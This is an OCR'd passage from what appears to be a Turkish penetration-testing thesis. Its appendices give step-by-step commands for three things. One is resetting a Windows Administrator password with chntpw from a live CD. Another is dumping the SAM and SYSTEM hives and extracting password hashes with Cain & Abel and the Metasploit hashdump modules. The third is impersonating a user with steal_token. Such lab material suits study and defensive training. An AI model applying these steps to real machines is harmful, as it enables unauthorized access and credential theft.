Hedef bilgisayara fiziksel yöntemlerle ulaşılabildiği önceki konularda anlatılmıştı. Burada ise A.1 konusundaki adımları uygulayarak hedef bilgisayar tak çalıştır (live cd) ile açılır. Şekil A.40 üzerinde gösterildiği gibi 'SAM' dosyasına ulaşılır.




Şekil A.40: SAM dosyasına Ulaşılması

'SAM' dosyasına sağ tıklayarak özelliklerine girilir ve bulunduğu dizin yolu kopyalanır ya da bu dosya yolu manuel de yazılabilir. Yapılan işlem şekil A.41 üzerindegösterilmiştir.




Şekil A.41: SAM Dizin Yolunun Kopyalanması

Devamı olan bu aşamada şekil A.42 üzerinde görüldüğü gibi 'cd /media/root/F88401232C /Windows/System32/config' komutu ile 'config' dosyasına girilir.




Şekil A.42: SAM Dizinine Girilmesi

Bu aşamada ise 'chntpw -u Administrator SAM' komutu ile Administrator kullanıcısının parolası sıfırlanacaktır. Yapılan işlem şekil A.43 üzerinde gösterilmiştir.




Şekil A.43: Parolası Sıfırlanacak Kullanıcı İşlemi

Çalıştırdıktan sonraki aşamada ise şekil A.44 üzerinde birkaç seçenek sunmaktadır. Bu seçeneklerden ilki parola silme için kullanılır. Bu yüzden şekil A.44 üzerinde görüldüğü gibi ilk seçenek seçilerek Enter'a basılır.



Şekil A.44: Parola Silinmesinin Seçilmesi

Yapılan bu işlemler sonucunda şekil A.45 üzerinde görüldüğü gibi 'Pasword cleared!' mesajı vermektedir ve dolayısıyla parola silinmiştir.




Şekil A.45: Parolanın Silinmesi

Son aşamada ise hedef bilgisayarda çalışan tak çalıştır (live cd) devre dışı bırakılarak normal işletim sisteminden başlatılır. Yapılan işlemlerde şekil A.46 ve A.47 üzerinde

görüldüğü gibi parolası silinen ya da sıfırlanan kullanıcı ile giriş yapılır ve yerel kullanıcılardan kontrol edilir.

Şekil A.46: Hedef Bilgisayardaki Mevcut Kullanıcılar



Şekil A.47: Hedef Bilgisayarın Local Users'daki Mevcut Kullanıcıları


Görüldüğü üzere parolasız olarak sisteme giriş yapılmıştır.

Ek B

SAM/SYSTEM ve Hesap Özetlerinin Elde Edilmesi


B.1 Yerel Yönetici Hakları ile SAM ve SYSTEM Dosyalarının Elde Edilmesi

Windows işletim sistemlerinde 'SAM' ve 'SYSTEM' dosyaları üzerinden kimlik doğrulama yapıldığından dolayı kritik öneme sahiptirler. Normalde şekil B.1 üzerinde görüldüğü gibi açık bir sistemde 'SAM' ve 'SYSTEM' dosyalarına erişim gerçekleştirilemez.



Şekil B.1: Sistem Açıkken Sam ve System Dosyalarında İşlem Yapılması


Ancak bununla birlikte kayıt defteri üzerindeki 'SAM' ve 'SYSTEM' kayıtlarına gerçek zamanda erişim sağlanabilmektedir. 'SAM' dosyasını 'C' dizinine kaydetmek için Windows işletim sistemi komut satırından 'reg save $HKLM/SAM\ C:/SAM$ ' komutu verilir. Aynı Şekilde 'SYSTEM' dosyasını 'C' dizinine kaydetmek için yine komut satırından 'reg save $HKLM/SYSTEM\ C:/SYSTEM$' komutu kullanılır. Yapılan işlemler şekil B.2 üzerinde gösterilmiştir.



Şekil B.2: Sam ve System Dosyalarının Kaydedilmesi


B.2 Cain & Abel ile Yerel Hesaplara Ait Parola Özetlerinin Elde edilmesi

'Cain & Abel' aracı çalıştırıldıktan sonra üstten 3. araç çubuğunda bulunan 'Cracker' sekmesine tıklanılır. Sonra sol dikey panelden 'LM&NTLM Hashes(0)' seçeneğine tıklanılır. Sonra 2. araç çubuğunda bulunan artı işareti ile açılan pencereden 'İmport Hashes from local system' işaretli olacak şekilde 'Next' butonuna tıklanılır. Yapılan işlemler şekil B.3 üzerinde gösterilmiştir.



Şekil B.3: Cain & Abel ile Çalışan Sistemde Alanların Seçilmesi


Yapılan işlem sonucunda mevcut çalışan bir işletim sisteminden şekil B.4 üzerinde görüldüğü gibi 'Cain & Abel' aracı ile parola özetleri elde edilmiştir.



Şekil B.4: Cain & Abel ile Çalışan Sistemde Hesap Özetlerinin Elde Edilmesi


B.3 Hashdump Modülü ile Parola Özetlerinin Elde Edilmesi

Önce mevcut durumdaki kullanıcı kimliği ve *proses ID* değerine bakılır. Çünkü sistem haklarında olması gerekmektedir. Yapılan işlem şekil B.5 üzerinde gösterilmiştir.




Şekil B.5: Yetki Durumu

'Meterpreter' üzerinde çalışma devam ettiğinden *background* komutunu verilerek arka planda 'Meterpreter' oturumu kapatmadan beklemeye alınır. Bu oturumu daha sonra çalıştırmak üzere *Set SESSION <oturum numarası>* komutu ile set edilir. Çalışılan 7. oturum olduğundan *Set SESSION 7* komutu verilir. 'Hashdump' exploitini çalıştırmak için ise *use post/Windows/gather/hasdump* komutu verilir. Yapılan son ayarları kontrol etmek için şekil B.6 üzerinde görüldüğü gibi 'show options' komutu verilir.



Şekil B.6: Hashdump Post Modülü Ayarlarının Yapılması


Son aşama olarak 'Meterpreter' oturumunda parola özetlerini görmek için şekil B.7 üzerinde görüldüğü gibi 'run' veya 'exploit' komutu verilir.



Şekil B.7: Hashdump Post Modülünün Çalıştırılması

B.4 Hashdump Modülü ile Yerel Hesap Bilgileri Özetlerinin Elde Edilmesi

2.7 ve 2.9 konularında anlatıldığı üzere gerekli yetkiler elde edildikten sonra exploit edilerek 'Meterpreter' bağlantısı elde edilir. Bu işlemden sonra şekil B.8 üzerinde görüldüğü gibi 'hashdump' komutu çalıştırılarak diğer yerel kullanıcıların parola özetleri elde edilir.




Şekil B.8: Hashdump Modülü ile Hesap Özetlerinin Alınması

Not: 'Meterpreter' 'hashdump' komutu kullanılarak 'Lsass proses'ine komut enjekte edildiğinden işletim sisteminin kararlılığı olumsuz etkilenip sistemin bozulmasına sebep olabilmektedir.

B.5 Smart_Hashdump Modülü ile Etki Alanı Üzerindeki Hesap Özetlerini Elde Etme


EK B.4 konusunda anlatılan 'hashdump' post modülünün çalıştığı sistem yetkilerine sahip proses ile çalışılacaktır. Aksi halde sonuç alınamayacaktır.

'Smart_hashdump' exploitini çalıştırmak için 'use *post/Windows/gather /smart_hasdump*' komutu verilir. 'Meterpreter'da beklemeye alınan 7. oturumu 'set SESSION 7' komutu ile set edilerek çalıştırılacaktır. Son ayarların kontrolü için şekil B.9 üzerinde görüldüğü gibi 'show options' komutu verilir.



Şekil B.9: Smart_Hashdump Post Modülü Ayarlarının Yapılması

Ayarların sürekli kontrol edilmesi önemlidir. Çünkü olası bir aksaklık uzun bir süre uğraşı gerektirecektir. Bu yüzden her adım kontrol edilmelidir. Ayarlar kontrol edilir ve son olarak şekil B.10 üzerinde görüldüğü gibi run veya exploit komutu ile 'Meterpreter' çalıştırılır.



Şekil B.10: Smart_Hashdump Post Modülünün Çalıştırılması


Eğer bu oturumlarda etki alanı ile bağlanan kullanıcı olmuş olsaydı smart_hashdump post modülü o hesaplara ait parola özetlerinin alınmasını sağlayacaktı. Ancak hashdump modülü bu işlemi gerçekleştirememektedir.

Ek C

RAM Üzerinde Kayıtlı Jetonları Elde Etme


C.1 Steal_Token Modülü ile Başka Bir Hesabın Kimliğine Bürünme

Şekil C.1 üzerinde görüldüğü gibi *Merhaba.txt* adlı dosyanın sahipliği ve erişime izinli olarak *mesut* kullanıcısı varsayılmıştır.



Şekil C.1: Merhaba.txt Dosyasının Sahip Olduğu Yetki Kontrolü


Merhaba.txt dosyasının erişim izni sadece *mesut* kullanıcısında olduğu için bu dosyaya ulaşabilmek ancak *mesut* kullanıcısının kimliğine bürünmekle gerçekleşebilir. 2.2 konusunun alt başlıklarında anlatıldığı ve uygulandığı üzere hesaplar ele geçirilmişti. Aynı şekilde devam edilerek kullanıcının çalıştığı 'PID' numarasına bakılır. Şekil C.2 üzerinde görüldüğü gibi proses ait 'ID 280'dir.



Şekil C.2: Prosesin İlk Başta Sahip Olduğu Yetki Kontrolü


Yine aynı şekilde 2.2 konusunda işlendiği ve şekil B.7 üzerinde görüldüğü gibi 'SYSTEM' hakları ile 'hashdump' post modülünün çalıştırılabildiği ve yerel hesaplara ait parola özetlerinin elde edilebildiğini görülmüştü.

Bu durum göz önünde bulundurularak sistem hesabının *Merhaba.txt* dosyasının üzerinde okuma hakkının olup olmadığı kontrol edilir. 'Meterpreter'de iken 'shell' komutu ile sistemin komut dosyasına (cmd.exe) girilir. Burada hangi hesapla oturum açıldığını kontrol etmek için 'whoami' komutu verilir. Sonra 'cd $C:/Users/mesut/Desktop$' komutu ile dosyanın bulunduğu masaüstüne gidilir. Şekil C.3 üzerinde görüldüğü gibi 'type Merhaba.txt' komutu ile dosya okunmak istendiğinde okuma hakkı olmadığından herhangi bir işlem yapılamamaktadır.



Şekil C.3: Merhaba.txt Dosyasını Okuma Yetkisi Kontrolü

Hedef bilgisayar olan *mesut* kullanıcısının bilgisayarında iken prosesleri Meterpreter'da 'ps −U Sehir-PC' komutu ile görülebilir. *mesut* kullancısına ait bu proseslerden uygun olan birisinin kimliğine bürünmek için 'steal_token 1528' (burada 1528 ilgili prosese ait PID numarasıdır) seçilir. 'getuid' komutu ile 'Sehir-PC mesut' şeklindeki bir sonuçla *mesut* kullanıcısı olduğu görülür. Ancak 'getpid' komutu çalıştırıldığında ise ID numarasının 280 olduğu yani değişmediği şekil C.4 üzerinde gösterilmiştir. Dolayısıyla sadece yetki devrinin gerçekleştiği, kapsam olarak *mesut* kullanıcısının kimliğine bürünüldüğü anlaşılır.




Şekil C.4: Hedef Bilgisayarda Çalışan Proses Kontrolü ve Steal_Token Çalıştırılması

Mesut kullanıcısının kimliğine bürünmüş olarak 'hashdump' komutu çalıştırıldığında parola özetlerinin elde edilemeyeceği şekil C.5 üzerinde gösterilmiştir.


Şekil C.5: Hashdump Post Modülünün Çalıştırılması

Yapılan bu işlemlerden sonra *mesut* kullanıcısı kimliğinin yetkisi ile *Merhaba.txt* dosyasına ulaşılacaktır. Bunun için 'shell' komutu ile hedef sistemin komut sistemine girilir. Hangi hesapla oturum açıldığını kontrol etmek için 'whoami' komutu girilir. Sonra 'cd *C : /Users/mesut/Desktop*' komutu ile dosyanın bulunduğu masaüstüne gidilir. Şekil C.6 üzerinde görüldüğü gibi 'type Merhaba.txt' komutu ile dosya okunmak istendiğinde herhangi bir sorun yaşanmadan dosya okunur.



Şekil C.6: Steal_Token ile Kimliğe Bürünme İşlemlerinden Sonra Merhaba.txt Dosyasını Okuma Yetkisi Kontrolü

Bürünülen kimlikten çıkmak için önce 'exit' komutu verilerek 'cmd' satırından 'Meterpreter'e geçilir. Burada 'rev2self' komutu verildiğinde ilk kimlik yetkilerine geri dönülecektir. Yapılan işlemler şekil C.7 üzerinde gösterilmiştir.



Şekil C.7: Çıkış ve Proses Yetki Kontrolü

C.2 Migrate Modülü ile Başka Bir Hesabın Kimliğine Bürünme


Şekil C.1 üzerinde görüldüğü gibi *Merhaba.txt* adlı dosyanın sahipliği ve erişime izinli olarak *mesut* kullanıcısı varsayılmıştır.

Kullanılan proses yetkilerinin kontrolü bir önceki C.1 konusunda izah edildiği ve şekil C.2 üzerinde görüldüğü gibidir.

Yine aynı şekilde 2.2 konusunun altbaşlıklarında işlendiği ve şekil B.7 üzerinde görüldüğü gibi 'SYSTEM' hakları ile 'Metasploit' aracına ait 'hashdump' post modülünün çalıştırılabildiği ve yerel hesaplara ait parola özetlerinin elde edilebildiği anlatılmıştı.

Bu durum göz önüne alınarak şekil C.3 üzerindeki gibi *Merhaba.txt* dosyasında okuma izni olmadığı görülmektedir.

